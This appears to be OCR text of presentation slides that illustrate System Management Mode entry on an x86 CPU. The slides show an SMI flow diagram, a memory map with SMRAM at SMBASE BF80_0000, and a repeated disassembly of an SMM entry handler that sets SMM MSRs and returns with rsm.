
RAM


SMBASE

BF80_0000





```
mov si,0x8148
o32 lgdt [cs:si]
mov eax,0x3
mov cr0,eax
jmp short 0x14
mov ax,0x18
mov ss,ax
mov eax,0x9ffe2ff8
mov esp,eax
o32 push byte +0x10
mov ecx,0xc0010111
rdmsr
mov ebx,eax
add eax,0x803a
push eax
retfd
...
push rax
push rdx
and rax,~0x7ffffff
wrmsr
mov rcx,rsi
mov rax,0x9fff492c
add rsp,byte +0x20
mov rcx,0xc0010015
rdmsr
test al,0x1
jnz 0x6d3
pop rdx
pop rax
mov rcx,0xc0010112
wrmsr
pop rdx
pop rax
mov rcx,0xc0010113
wrmsr
rsm
```





```
mov si,0x8148
o32 lgdt [cs:si]
mov eax,0x3
mov cr0,eax
jmp short 0x14
mov ax,0x18
mov ss,ax
mov eax,0x9ffe2ff8
mov esp,eax
o32 push byte +0x10
mov ecx,0xc0010111
rdmsr
mov ebx,eax
add eax,0x803a
push eax
retfd
...
push rax
push rdx
and rax,~0x7ffffff
wrmsr
mov rcx,rsi
mov rax,0x9fff492c
add rsp,byte +0x20
mov rcx,0xc0010015
rdmsr
test al,0x1
jnz 0x6d3
pop rdx
pop rax
mov rcx,0xc0010112
wrmsr
pop rdx
pop rax
mov rcx,0xc0010113
wrmsr
rsm
```





I/O Device

SMI

CPU


microcode

open SMRAM

save CPU state

load SMM state

```
mov si,0x8148
o32 lgdt [cs:si]
mov eax,0x3
mov cr0,eax
jmp short 0x14
mov ax,0x18
mov ss,ax
mov eax,0x9ffe2ff8
mov esp,eax
o32 push byte +0x10
mov ecx,0xc0010111
rdmsr
mov ebx,eax
add eax,0x803a
push eax
retfd
...
push rax
push rdx
and rax,~0x7ffffff
wrmsr
mov rcx,rsi
mov rax,0x9fff492c
add rsp,byte +0x20
mov rcx,0xc0010015
rdmsr
test al,0x1
jnz 0x6d3
pop rdx
pop rax
mov rcx,0xc0010112
wrmsr
pop rdx
pop rax
mov rcx,0xc0010113
wrmsr
rsm
```




RAM

SMRAM

MMIO

RAM

SMBASE
BF80_0000



I/O Device

SMI

CPU

microcode

open SMRAM

save CPU state

load SMM state

jump to SMRAM

```
mov si,0x8148
o32 lgdt [cs:si]
mov eax,0x3
mov cr0,eax
jmp short 0x14
mov ax,0x18
mov ss,ax
mov eax,0x9ffe2ff8
mov esp,eax
o32 push byte +0x10
mov ecx,0xc0010111
rdmsr
mov ebx,eax
add eax,0x803a
push eax
retfd
...
push rax
push rdx
and rax,~0x7ffffff
wrmsr
mov rcx,rsi
mov rax,0x9fff492c
add rsp,byte +0x20
mov rcx,0xc0010015
rdmsr
test al,0x1
jnz 0x6d3
pop rdx
pop rax
mov rcx,0xc0010112
wrmsr
pop rdx
pop rax
mov rcx,0xc0010113
wrmsr
rsm
```

RAM

